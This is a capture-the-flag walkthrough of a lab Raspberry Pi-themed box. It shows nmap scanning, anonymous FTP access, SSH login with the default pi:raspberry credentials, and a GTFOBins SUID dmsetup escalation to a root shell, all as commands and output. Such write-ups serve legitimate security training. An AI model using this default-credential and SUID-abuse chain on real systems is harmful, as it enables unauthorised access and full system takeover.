

## NMAP Scan

First run an NMAP scan

```
(kali㉿kali)-[~]
$ nmap -p- -Pn -vv -T4 -n 192.168.0.41
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-22 08:01 EDT
Initiating Connect Scan at 08:01
Scanning 192.168.0.41 [65535 ports]
Discovered open port 21/tcp on 192.168.0.41
Discovered open port 22/tcp on 192.168.0.41
Discovered open port 80/tcp on 192.168.0.41
Completed Connect Scan at 08:01, 1.87s elapsed (65535 total ports)
Nmap scan report for 192.168.0.41
Host is up, received user-set (0.00019s latency).
Scanned at 2021-09-22 08:01:21 EDT for 2s
Not shown: 65532 closed ports
Reason: 65532 conn-refused
PORT      STATE SERVICE REASON
21/tcp    open  ftp     syn-ack
22/tcp    open  ssh     syn-ack
80/tcp    open  http    syn-ack

Read data files from: /usr/bin/../../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.92 seconds
```

Looks like we have 3 ports open

We have FTP, so maybe we have anonymous login

```

(kali@kali)-[~/Desktop/TryHackMe/Pi]
$ ftp 192.168.0.41
Connected to 192.168.0.41.
220 (vsFTPd 3.0.3)
Name (192.168.0.41:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 0          129           4096 Sep 22 08:06 .
drwxr-xr-x  2 0          129           4096 Sep 22 08:06 ..
-rw-r--r--  1 0           0            94 Sep 22 08:06 pi.txt
226 Directory send OK.
ftp> get pi.txt
local: pi.txt remote: pi.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for pi.txt (94 bytes).
226 Transfer complete.
94 bytes received in 0.00 secs (2.4228 MB/s)
ftp> exit
221 Goodbye.

```

We do, alright lets get that pi.txt file


```

(kali@kali)-[~/Desktop/TryHackMe/Pi]
$ cat pi.txt
I just bought my first Raspberry Pi and just got done setting it up with SSH, this is so cool

```

Alright we got something about a Raspberry Pi, lets check out port 80

We have some weird stuff going on in that web server, again however, talking about a Raspberry pi



LOOK WHAT I MADE ON MY FIRST EVER RASPBERRY PI!!! THIS IS SOOOO COOL

Wonder if we can use the default creds to get in...

pi:raspberry

```

(kali@kali)-[~/Desktop/TryHackMe/Pi]
$ ssh pi@192.168.0.41

```

```
pi@ubuntu1604:~$ sudo su -  
[sudo] password for pi:  
pi is not in the sudoers file. This incident will be reported.  
pi@ubuntu1604:~$
```

Yes we can!

Alright lets keep moving through this, first lets locate user.txt

```
pi@ubuntu1604:~$ ls -la  
total 124  
drwxr-xr-x 15 pi pi 4096 Sep 22 05:15 .  
drwxr-xr-x  4 root root 4096 Sep 22 04:24 ..  
-rw----- 1 pi pi 575 Sep 22 06:41 .bash_history  
-rw-r--r-- 1 pi pi 220 Sep 22 04:24 .bash_logout  
-rw-r--r-- 1 pi pi 3771 Sep 22 04:24 .bashrc  
drwx----- 11 pi pi 4096 Sep 22 05:15 .cache  
drwx----- 14 pi pi 4096 Sep 22 05:15 .config  
drwxr-xr-x  2 pi pi 4096 Sep 22 05:14 Desktop  
-rw-r--r--  1 pi pi  25 Sep 22 05:14 .dmrc  
drwxr-xr-x  2 pi pi 4096 Sep 22 05:14 Documents  
drwxr-xr-x  2 pi pi 4096 Sep 22 05:14 Downloads  
-rw-r--r--  1 pi pi 8980 Sep 22 04:24 examples.desktop  
drwx-----  2 pi pi 4096 Sep 22 05:15 .gconf  
drwx-----  3 pi pi 4096 Sep 22 05:14 .gnupg  
-rw-----  1 pi pi  334 Sep 22 05:14 .ICEauthority  
drwx-----  3 pi pi 4096 Sep 22 05:14 .local  
drwxr-xr-x  2 pi pi 4096 Sep 22 05:14 Music  
drwxr-xr-x  2 pi pi 4096 Sep 22 05:14 Pictures  
-rw-r--r--  1 pi pi  655 Sep 22 04:24 .profile  
drwxr-xr-x  2 pi pi 4096 Sep 22 05:14 Public  
drwxr-xr-x  2 pi pi 4096 Sep 22 05:14 Templates  
-rw-rw-r--  1 pi pi  23 Sep 22 04:40 user.txt  
-rw-r-----  1 pi pi  5 Sep 22 05:14 .vboxclient-clipboard.pid  
-rw-r-----  1 pi pi  5 Sep 22 05:14 .vboxclient-display-svga-x11.pid  
-rw-r-----  1 pi pi  5 Sep 22 05:14 .vboxclient-draganddrop.pid  
-rw-r-----  1 pi pi  5 Sep 22 05:14 .vboxclient-seamless.pid  
drwxr-xr-x  2 pi pi 4096 Sep 22 05:14 Videos  
-rw-----  1 pi pi  55 Sep 22 05:14 .Xauthority  
-rw-----  1 pi pi  82 Sep 22 05:14 .xsession-errors  
pi@ubuntu1604:~$
```

Found it in pi home directory

Alright lets figure out how to escalate privs

```
pi@ubuntu1604:~$ find / -perm -u=s -type f 2>/dev/null
/opt/VBoxGuestAdditions-6.1.14/bin/VBoxDRMClient
/sbin/dmsetup
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/xorg/Xorg.wrap
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmccrypt-get-device
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/openssh/ssh-keysign
/usr/sbin/pppd
```

That sbin/dmsetup is a little weird... lets take a look into that

GTFOBINS states the following

<https://gtfobins.github.io/gtfobins/dmsetup/#suid>
120%


**/ dmsetup**
☆ Star 5,267

SUID
Sudo

## SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian ( $\leq$  Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which dmsetup) .

./dmsetup create base <<EOF
0 3534848 linear /dev/loop0 94208
EOF
./dmsetup ls --exec '/bin/sh -p -s'
```

```
pi@ubuntu1604:~$ cd /sbin/
pi@ubuntu1604:/sbin$ ./dmsetup create base <<EOF
> 0 3534848 linear /dev/loop0 94208
> EOF
pi@ubuntu1604:/sbin$ ./dmsetup ls --exec '/bin/sh -p -s'
# id
uid=1001(pi) gid=1001(pi) euid=0(root) groups=1001(pi)
# whoami
root
#
```

Crushed it

Now onto the root.txt file

```
# cd /root
# ls -la
total 32
drwx----- 4 root root 4096 Sep 22 04:45 .
drwxr-xr-x 24 root root 4096 Sep  7 23:08 ..
-rw----- 1 root root  322 Sep 22 04:47 .bash_history
-rw-r--r-- 1 root root 3106 Oct 22  2015 .bashrc
drwx----- 2 root root 4096 Aug  6  2020 .cache
drwxr-xr-x  2 root root 4096 Sep 18  2020 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root  29 Sep 22 04:45 root.txt
#
```

We found the root.txt, room completed!!!